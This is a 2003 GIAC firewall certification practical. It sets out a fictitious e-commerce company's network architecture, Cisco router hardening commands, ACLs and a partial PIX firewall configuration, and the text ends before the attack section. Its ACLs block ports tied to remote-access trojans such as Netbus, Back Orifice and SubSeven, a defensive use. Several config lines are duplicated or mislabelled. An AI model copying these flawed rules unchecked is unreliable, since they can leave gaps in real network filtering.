Global Information Assurance Certification Paper

GCFW Practical
Version 1.9

By
Andrew Lemick
May 1, 2003

Table of Contents:

Summary

This practical discusses and demonstrates the security architecture of a fictitious e-commerce company. Among the topics discussed will be the security architecture and policies of the perimeter network along with an audit of the primary firewall rule set. Three different types of attacks upon a previous practical paper will be discussed and demonstrated for the completion of this practical.


Assignment 1 – Security Architecture

GIAC Enterprises

GIAC Enterprises is a 5-year-old company engaged in the business of selling fortune cookie sayings on a global scale. All sales transactions are conducted on the Internet. GIAC Enterprises has a proven business model and is starting to pick up additional business partners and customers throughout the world. The employees at GIAC Enterprises consist of four mobile sales representatives along with 50 employees stationed at the company headquarters located in Columbus, Ohio. GIAC Enterprises has contracts with individual entrepreneurs who create fortune sayings for explicit use by GIAC Enterprises.

Access Requirements

Customers including companies and individual buyers will connect to the company reverse proxy server on the screened subnet using a web browser capable of transmitting and receiving SSL traffic. The session starts out as HTTP traffic on TCP port 80 between the client and the reverse proxy server located in the screened subnet until the customer decides to make a purchase. At that time, the customer goes to a secure web page implementing SSL on TCP port 443 to facilitate a secure transaction. By providing credentials, a user gains access to a catalog of products from which they can add to their shopping cart. To buy fortunes, a user finalizes the transaction by entering a valid credit card to be charged for the amount of the transaction. When the user clicks on the submit radio button to make the purchase, the reverse proxy server creates a secure bridge with the back end web server located on the internal network segment 102. The reverse proxy server inspects the HTML request for malicious content and then sends the customer's encrypted SSL data to the back-end web server, which then starts to process the request.



The web server forwards the customers credit card information to Verisign, the automated clearinghouse using SSL as the encryption standard. Verisign's web server will send an accept or reject reply to the back-end web server. If the reply is a reject statement then a denied error message will be forwarded to the back-

end web server and then to the reverse proxy server along with the opportunity for the customer to re-enter their credit card number or to use another credit card. If there is no reply from the client within 180 seconds the session will time out. If the response is a permit then the back-end web server forwards a web page to the reverse-proxy server containing a folder with the fortune sayings to be downloaded by the customer via the secure protocol SSL. The transaction is recorded on the database server and an invoice will be generated and sent to the customer via e-mail.

In order for GIAC remote clients to access the Enterprises Network, they must have Cisco's VPN Client 3.5.4 for Windows installed and configured properly on their computer. Partners and suppliers that have a different desktop operating system will need to use the appropriate Cisco VPN Client. The GIAC standardized remote desktop includes Windows 2000 Workstation with SP3, Norton's Ant-Virus, Zone Alarm Firewall and Domino 6 e-mail client. The remote partners are not required to have zone alarm installed on their workstation as it is assumed they already have proper security implementations in place. GIAC employees will access e-mail from the Domino Mail Server located on the internal network segment 101. Partners and suppliers will be required to have their own e-mail services.


GIAC remote workers and suppliers will first connect to an ISP and then they will connect to the Enterprise Network through the Internet using VPN technology for a secure connection. Some employees will desire to connect to the Internet only for personal use due to the restrictions implemented with Websense the URL filter. In such an instance, Zone Alarm Firewall has been installed on their workstation to provide some level of protection. If Internet access to unrestricted web sites is desired then it is recommended remote end users log onto the Enterprise Network and use the protections in place such as the Border Router and Pix firewall.

Partners and suppliers will have network shares created for them to use as a repository for their fortune sayings. Suppliers will use the repository for uploading their fortune sayings and the partners will download fortune sayings from their network shares. They will have access to their home shares and nothing else.

Remote access for suppliers, partners and GIAC remote workers will connect to the Enterprise Network through a VPN tunnel. The Pix firewall will be used as the VPN Gateway. The protocols used are Encapsulating Security Protocol (ESP) IP protocol 50, Authentication Header (AH) IP protocol (51), Internet Security Association and Key Management Protocol (KMP) UDP 500 and Domain Name Service UDP/TCP 53.

The remote clients transmission will terminate on the outside interface of the pix firewall IP address 120.100.100.2/24. The Pix firewall is configured to

hand off the Authentication of the remote client to the Microsoft ISA Server located in the internal network segment 101 using the RADIUS Protocol UDP port 1645 for RADIUS authentication messages and UDP port 1646 for RADIUS accounting messages. Authenticating, Authorizing and Accounting of remote clients is performed by Microsoft's ISA Server integrated with Active Directory Services. The use of ISA Server enables a single-user logon. Single-user logon eases the burden of administering multiple user accounts. By using remote access policies, we are able to permit and or deny access to network resources based on the user account and group policies. The following graph shows the logic of remote access policies.



[1]

When a remote user tries to authenticate to and thus be able to access network resources located on the Enterprise Network, the ISA Server sends back


[1] http://www.microsoft.com/windows2000/en/datacenter/help/sag_rap_connect.htm

an Access-Accept message or an Access-Reject message to the Pix firewall. If the authentication was access-rejected then the remote client is prompted again for their username and password. Remote clients are given three successive unsuccessful attempts at authenticating before the session is terminated and their account is locked out with no automatic unlock. Locking out accounts after three consecutive unsuccessful logon attempts mitigates brute force password attacks. Clients are required to have a password with a minimum of seven characters that must be changed every 90 days. If the remote client successfully authenticated then the Pix firewall pushes the remote client their network settings including IP address, DNS Server IP address, default-domain, idle-time and grants access to network resources based on their user account and group profiles.

GIAC employees located at the home office facilities are directly connected to the internal network segment 100. Internal employees are using Windows 2000 workstation with SP3 installed. Standard applications installed are Norton's anti-virus with the latest virus definition and Domino version 6 e-mail client. Simple Mail Transfer Protocol (SMTP) over TCP port 25 is used to access e-mail. All other applications are located on the application server. All internal employees authenticate against their user account located on the domain controller. The SMB service using port 445 will be used to communicate with other windows systems only on internal network segments. Access privileges and rights to networked resources are based on the end user business requirements. All end users have a home directory in which they are to store all work files. Only the accounting and database administrator employees have access to the customer database located on the internal network segment 102. Internet access is granted to all internal employees using Internet Explorer Browser version 6.0. Active scripting has been disabled on IE 6.0 Web Browser. The standard protocol used for Internet access is HTTP port 80 and UDP port 53 (DNS). Websense a url filter is configured on the primary firewall preventing end users from accessing known malicious websites and non-business sites such as www.hotmail.com.

The following IP addressing 120/8 (IANA – Reserved) is being utilized in the following GIAC Enterprise network diagram to ensure that any active IP addresses are not targeted by crackers. The address space is reserved by IANA.[2]

[2] http://www.iana.org/assignments/ipv4-address-space



Defense-In-Depth approach to network security design

The GIAC network is designed with a layered approach to securing the vital infrastructure components. The design incorporates the strategy that if any single component were to become compromised that it would not necessarily mean that other network resources would become compromised as well. It is the intention to detect and stop an attack before attackers are able to penetrate through multiple layers of defense and retrieve sensitive company data or perform other malicious acts.

Perimeter Defense Components

Cisco Border Router

The border router is a Cisco 3620. The following router configuration is listed below.

- RISC based processor
- 128MB DRAM and 32MB Flash
- 1 WIC-DSU-T1
- T1 CSU/DSU
- 1 Fast Ethernet Interface
- IOS image c3620-jo3s56i-mz.121-18

The main purpose of the border router is to provide the demarcation point between the ISP network and the GIAC network. The border router provides the security function of basic filtering of incoming and outgoing traffic. Network packets are filtered by network layer access control lists applied at the ingress and egress points on the router.

Cisco Internal Router

The internal router is a Cisco 3640. The following router configuration is listed below.

- RISC-based processor
- 64MB DRAM and 32MB Flash
- 4 Fast Ethernet Interfaces
- IOS image c3640-js-mz.121-18.bin ENTERPRISE PLUS

A function of the inside router is to separate the four internal network segments. The 3640's main purpose is to provide routing functionality between the internal networks and the internal networks to the external networks.

Primary Firewall

The Cisco Pix 525 (PIX-VPN-3DES) has the 168-bit 3DES IPsec software license installed on it. The pix 525 has the following hardware configuration:

- Processor: 600 MHZ Intel Pentium lll
- Random Access Memory: 128 MB
- Flash Memory: 16 MB
- Interfaces: three integrated 10/100BaseT Fast Ethernet, RJ-45
- Firmware version 6.3

The primary function of the Pix firewall is to provide stateful connection enforcement and detailed filtering for sessions initiated through the firewall. The firewall is the termination point for remote user IPSec VPN tunnels. The Pix firewall incorporates the Adaptive Security Algorithm capable of 280,000 simultaneous connections. "ASA tracks the source and destination address, TCP sequence numbers, port numbers, and additional TCP flags of each packet. This information is stored in a table, and all inbound and outbound packets are compared against entries in the table."[3]

The Java Applet Filter stops malicious java applications. Integrating Websense with the 525 enables URL filtering preventing end users from accessing malicious and non-business web sites. Mail Guard filters all requests to the mail server except HELO, MAIL, RCPT, DATA, RSET, NOOP, and QUIT. Commands, such as KILL and WIZ are intercepted by the PIX and are discarded. The 525 has Network Address Translation (NAT) capabilities saving address space and hiding IP addresses from the outside.

Database Server

The database server is an Oracle9*i* Release 2 (9.2.0.1) enterprise edition for Linux. The primary function of the Oracle database server is to act as a repository of customer data for record keeping and later retrieval for accounting and marketing purposes.

DNS Servers

A Split DNS architect (Public and Private DNS Servers) has been implemented. The Private internal server acts as the domain name resolver for the internal network and the public server acts as the external domain name

[3] http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/prod_brochure09186a0080091b2f.html

resolver. Both servers are running ISC Bind 9.2.1 on a Solaris 9 operating system.

A bind account has been created so that if the system becomes compromised root access is not readily available. Zone transfers from the internal DNS Server to the external DNS Server are denied.

ISA Server

The Internet Authentication Services Server is being utilized as a RADIUS Server. The primary function of ISA is to provide centralized authentication of remote users.

Mail Servers

The external mail relay server is a Linux 7.3 hardened server running sendmail version 8.12.8.[4] The mail server is configured to forward inbound mail to the Domino mail server and to forward outbound mail to the Internet.

The internal mail server is a Domino Server Version 6.0 running on Solaris 9 Operating System. The server forwards outbound mail to the external mail relay server and receives inbound mail from the external relay server.

With mail rule, functions can be designed to inspect fields in messages to look for malicious content. When there is a match the server performs the designated action. The action could be to strip an attachment from the message. Mail rules give the administrator the ability to filter spam.[5]

Anti-virus software has been installed on the mail server and is configured to scan all incoming mail for potential viruses.

Netfilter Firewalls

Netfilter is installed on Linux 7.3 hardened machines with all of the patches and necessary fixes applied. The primary Pix firewall is a stateful connection firewall by design and Netfilter is a packet filter firewall making it possible for the Netfilter firewall to mitigate attacks that circumvent the Pix firewall such as forged packets. The Netfilter firewalls have been placed behind the Pix firewall on subnets with essential servers and services to provide another layer of protection. The primary function for the Netfilter Firewall is to protect against outside threats such as crafted packets circumventing the other layers of defense and to prevent attacks originating from the inside on essential servers and services.

[4] http://www.sendmail.org/
[5] http://www-10.lotus.com/ldd/today.nsf/a2535b4ba6b4d13f85256c59006bd67d/8c486fc2ccc664e085256cbe004588f8?OpenDocument

Snort Intrusion Detection Systems

Snort is installed on Linux 7.3 hardened machines with all of the patches and necessary fixes applied. Snort is an open source IDS that is easily updated as new attack signatures become known. GIAC does not have to waste critical time waiting for a third party vendor to update their signature definitions before adequate protection can be restored.

The primary security function of Snort IDS is to detect and then to alert appropriate personnel that an attack is ongoing or has occurred. Snort is also to provide information on what resource was attacked and in what manner to help mitigate such an attack in the future and or to provide evidence in the event of a court trial for an attacker. The main function of the IDS on the subnets is to detect attacks on the ports that the firewall has permitted. Each individual IDS will send its logged data to the central repository on the Syslog Server. Having a central repository makes event correlation and troubleshooting easier than maintaining a log on each IDS.

Syslog Server

The syslog server is running on a Linux 8.0 build. The syslog server acts as the central repository for logging traps. The syslog server listens by default on UDP port 514.

Swatch is running on the syslog server. Swatch is being used to send filtered alerts to the appropriate personnel via pager.

Web server

The web server is an Apache-based Oracle HTTP Server. By using Dynamic Web Applications, the internal staff can create e-commerce web applications with the most popular programming languages.[6]

Reverse-Proxy Web Server

The reverse-proxy server is running Oracle9*iSA* Web Cache Server. The main function of the reverse-proxy is to provide a buffer between the web server and the Internet. The reverse-proxy supports SSL bridging. The reverse-proxy is also used as a high performance web cache-server. This reduces CPU usage on the web server and well as the Pix firewall. A script has been created to scan the web-proxy on an hourly basis to see if any of the content has been modified. If the content was modified the internal web server will then push the

[6] http://otn.oracle.com/products/ias/ohs/content.html

correct information to the web-proxy. This will minimize the time the web-proxy will display incorrect information if the web-proxy becomes compromised.

ASSIGNMENT 2

Security Policy and Tutorial

Border Router

The border router is the first line of defense and is used for basic ingress and egress network layer packet filtering.

Basic Router Hardening

By default, a router has unnecessary services enabled. Therefore, it is necessary to disable these services. Disable the following in global configuration mode.[7]

```
BR1#config t
Enter configuration commands, one per line.  End with CNTL/Z.
BR1(config)#no cdp run
```

CDP is a discovery protocol giving away a network devices complete profile.

```
BR1(config)#no ip finger
```

Can be used to query a host about its logged on users.

```
BR1(config)#no ip http server
```

Used for remote web based administration. Sends password in clear text form.

```
BR1(config)#no ip bootp server
```

Used to load the operating system over the network. Attacker can use this procedure to obtain a copy of the IOS being used.

```
BR1(config)#no boot network
```

Used to load startup configuration from a tftp server. The configuration is susceptible to being intercept while it is being downloaded to the device. Once the configuration has been intercepted, the attacker can manipulate and or completely replace the configuration in order to take over the device and possibly route packets to an undesired destination.

[7] Note TCP and UDP small servers are disabled by default since IOS 11.3.

BR1(config)#**no ip source-route**

Ip source-route is used to specify a route for a packet to travel to reach a destination. Can be used to spoof packets and send them to unwanted destinations.

BR1(config)#**no snmp-server**

Intercepted SNMP information can be used by an attacker to gain valuable network configuration information.

The following services need to be disabled per interface in interface configuration mode.

BR1(config)#int fastethernet1/0
BR1(config-if)#**no ip redirect**

Sent from a router to a sender that the datagram should have been forwarded by a different router. Can be used by an attacker to redirect the packets to unintended destinations.

BR1(config-if)#**no ip unreachable**

Used to indicate that the datagram cannot be delivered or forwarded. The information gained from this can be used by an attacker to map the network.

BR1 (config-if) # **no ip proxy-arp**

Since the ARP request is a broadcast it can be spoofed.

BR1(config-if)#**no ip directed-broadcast**

Can be used in a dos attack flooding a host with repeated broadcasts.

BR1(config-if)#**ntp disable**

NTP is not being used so it is necessary to turn the service off.

LOGGING

The following command configures logging on the border router.

BR1(config)# **logging 192.168.101.4**

The following command helps to mitigate problems caused by the introduction of spoofed IP sourced addresses into the network.

BR1(config)# **ip unicast reverse path forwarding**

Configuring Secure Shell for Secure Remote Access.

The first step in configuring SSH is to generate rsa keys. The second and third commands set access restrictions.

crypto key generate rsa
Ip ssh time-out 60
Ip ssh authentication-retries 3

Set the password to be hashed with MD5

service password-encryption
enable secret <password>

Set the SSH protocol to be used for vty access instead of telnet.

line vty 0 4
exec-timeout 5 0
transport input ssh

line con 0

line aux 0
exec-timeout 5 0
transport input none

Set the login banner.

BR1(config)# **banner motd**
#Any unauthorized use of this system is prohibited. #

Access Control Lists

Access lists are a collection of sequential permit or deny conditions that apply to IP addresses or upper-layer protocols. Packets are checked against the conditions in a line and are then sequentially checked by the next set of conditions until there is a match. All of the conditions in a line must be matched in order to apply the permit or deny condition. As soon as one condition fails, the

next line in the access list is compared. Once a match is made, the process of checking the packet against the access-list is stopped and the condition is applied. The proper placement of conditions is crucial for two reasons. First, if we were to place a deny condition matching a packet in front of a permit condition the packet would be denied instead of permitted as we had intended. Second, access lists use cpu and memory resources. If possible, we want to put the conditions matched more often at the top of the list to ease the burden put on the router or firewall. One way to see if the conditions were properly placed is to check the logs generated by an access list for the number of hits each condition matched. Access lists only check packets traveling in one direction only. At least one permit statement must be placed in each access list or else all network traffic would be denied. At the end of each access-list is a default-deny everything.

Ingress Filtering

Deny inbound packets with our internal IP addressing as the source.

Access-list 101 deny ip 120.100.100.0 0.0.0.255 any log

Deny inbound packets with the source IP address reserved for loopback addressing.

Access-list 101 deny ip 127.0.0.0 0.255.255.255 any log

Deny packets with private addressing as the source.

Access-list 101 deny ip 10.0.0.0 0.255.255.255 any log
Access-list 101 deny ip 0.0.0.0 0.255.255.255 any log
Access-list 101 deny ip 172.16.0.0 0.15.255.255 any log
Access-list 101 deny ip 192.168.0.0 0.0.255.255 any log

Deny packets with multicasting source addresses.

Access-list 101 deny ip 224.0.0.0 0.255.255.255 any log

Deny packets with our public broadcast address as the source address.

Access-list 101 deny ip any host 120.100.100.255 log

Permit traffic with the ack bit set to 1. This traffic is return traffic that was originated from within our network.

Access-list 101 permit tcp any 120.100.100.0 0.255.255.255 established

Deny packets with the source address from our internal network.

Access-list 101 deny ip any host 120.100.100.0 log

Permit traffic with the ack bit set to 1. This traffic is return traffic that was originated from within our network.

Access-list 101 permit tcp any 120.100.100.0 0.255.255.255 established

Deny incoming echo requests.

Access-list 101 deny icmp any any echo log

Deny incoming redirect and mask request packets.

Access-list 101 deny icmp any any redirect log
Access-list 101 deny icmp any any mask-request log

Permit all other ICMP packets.

Access-list 101 permit icmp any 120.100.100.0 0.0.0.255

Deny incoming FTP, SSH and Telnet packets.

Access list 101 deny tcp any any range 21 23 log

Deny incoming finger packets.

Access list 101 deny tcp any any eq 79 log

Deny incoming RPC packets.

Access list 101 deny tcp any any eq 111 log rpc
Access list 101 deny udp any any eq 111 log rpc

Deny Network Time Protocol.

Access list 101 deny tcp any any eq 123 log

Deny incoming packets for remote process execution, remote login and syslog packets.

Access list 101 deny tcp any any range 512 514 log

Deny access to chat rooms. Port 5190 is for AOL and 1863 is MSN.

Access-list 115 deny tcp any any eq irc log
Access-list 115 deny tcp any any eq 5190 log
Access-list 115 deny tcp any any eq 1863 log
Access-list 101 deny tcp any any 6667 log

Deny incoming Netbus packets.

Access-list 101 deny tcp any any range 12345 12346 log

Deny incoming packets for X Windows.

Access-list 101 deny tcp any any range 6000 6255 log

Deny incoming packets used for Back Orifice

Access-list 101 deny tcp any any range 31337 31338 log

Deny incoming packets for Microsoft SQL Monitor

Access-list 101 deny udp any any eq 1434 log

Deny incoming SubSeven packets.

Access-list 101 deny TCP any any eq 27374 log

Deny incoming NFS packets.

Access list 101 deny udp any any eq 2049 log
Access list 101 deny udp any any eq 2049 log

Deny incoming Small Services packets.

Access list 101 deny udp any any range 1 20 log
Access list 101 deny tcp any any range 1 20 log

Deny incoming time protocol packets.

Access list 101 deny tcp any any eq 37 log
Access list 101 deny udp any any eq 37 log

Deny incoming TFTP packets.

Access list 101 deny udp any any eq 69 log

Deny incoming SNMP packets.

Access-list 101 deny udp any any range 161 162 log
Access-list 101 deny tcp any any range 161 162 log

Permit packets to the web server.

Access list 101 permit tcp any 120.100.100.4 eq 80
Access list 101 permit tcp any 120.100.100.4 eq 443

Permit packets to the mail server.

Access list 101 permit tcp any 120.100.100.6 eq 25

Permit traffic to the external DNS server.

Access list 101 permit udp any 120.100.100.5 eq 53
Access list 101 permit tcp any 120.100.100.5 eq 53
Access-list 101 permit udp any eq 53 120.100.100.5 0.0.0.0 gt 1023

Permit ISAKMP, AH and ESP packets with destination addresses of the Pix firewall external interface.

Access-list 101 permit udp any host 120.100.100.2 eq 500
Access-list 101 permit udp any 120.100.100.2 range 50 51

A deny everything else statement is inserted at the end so that we can log and then monitor all other ip packets denied.

Access-list 101 deny ip any any log

Apply the access list inbound to the serial interface connecting us to the Internet.

BR1(config-if)# **ip access-group 101 in**

Egress Filtering

Deny packets originating from the internal interface.

Access list 103 deny ip host 120.100.100.1 host 120.100.100.1 log

Permit ping packets out for troubleshooting purposes.

Access list 103 permit icmp 120.100.100.0 0.0.0.255 any echo

Deny outgoing ICMP packets that might allow information about the network out.

Access-list 103 deny icmp any any host-unreachable
Access-list 103 deny icmp any any echo-reply
Access-list 103 deny icmp any any time exceeded

Permit outgoing packet-to-big packets out for e-mail use.

Access list 103 permit icmp 120.100.100.0 0.0.0.255 any packet-to-big

Permit source-quench to allow proper use of windowing.

Access list 103 permit icmp 120.100.100.0 0.0.0.255 any source-quench

Deny any outbound netbios packets.

Access list 103 deny tcp any any 445 log
Access list 103 deny tcp any any range 135 139 log

Deny outbound logging activity.

Access list 103 deny tcp any any eq 540 log

Permit all other IP packets.

Access-list 103 permit ip 120.100.100.0 0.0.0.255 any

Deny all IP packets not explicitly permited.

Access-list 103 deny ip any any log

Apply the access list inbound on the intranet fast ethernet interface.

BR1(config-if)# **ip access-group 103 in**

Pix Firewall Configuration

Name the interfaces and set the security levels.

nameif ethernet0 dmz sec0
nameif ethernet1 screened sec 50
nameif ethernet2 inside sec 100

Set the interfaces to full duplex. Cisco recommends hard coding the duplex mode.

interface ethernet0 100full
interface ethernet1 100full
interface ethernet1 100full

Assign IP addressing to the interfaces.

Ip address inside 192.168.103.1 255.255.255.240
Ip address outside 120.100.100.2 255.255.255.0
Ip address screened 192.168.104.126 255.255.255.192

Specify the host name for the pix.

hostname pixfirewall

Configure logging.
logging on
logging timestamp
logging host inside 192.168.101.67

Set the default route for packets going to the Internet. The following command specifies the internal interface of the border router. The 1 after the border routers ip address indicates that it is 1 hop away from the Pix firewall.

route outside 0 0 120.100.100.1 1

Set the route commands for the internal networks.

route inside 192.168.100.0 255.255.255.0 192.168.103.2 1
route inside 192.168.101.0 255.255.255.0 192.168.103.2 1
route inside 192.168.102.0 255.255.255.0 192.168.103.2 1
route inside 192.168.15.0 255.255.255.0 192.168.103.2 1

Configure a pool of global addresses for the outside interface and then configure access for the inside users to the servers on the screened subnet.

global (outside) 1 120.100.100.10-120.100.100.250 netmask 255.255.255.0
global (screened) 1 192.168.104.70-192.168.104.75 netmask 255.255.255.192

Configure the pix to allow inside users start connections on the outside and screened subnet hosts to be able to start connections on the outside.

nat (inside) 1 0 0
nat (dmz) 1 192.168.104.0 255.255.255.192

Configure name statements making the configuration easier to read.

name 192.168.104.65 web-proxy
name 192.168.104.66 public-dns
name 192.168.104.67 mail-relay

Configure statements mapping a public to a private static address. This enables outside users to connect to the screened subnet servers.

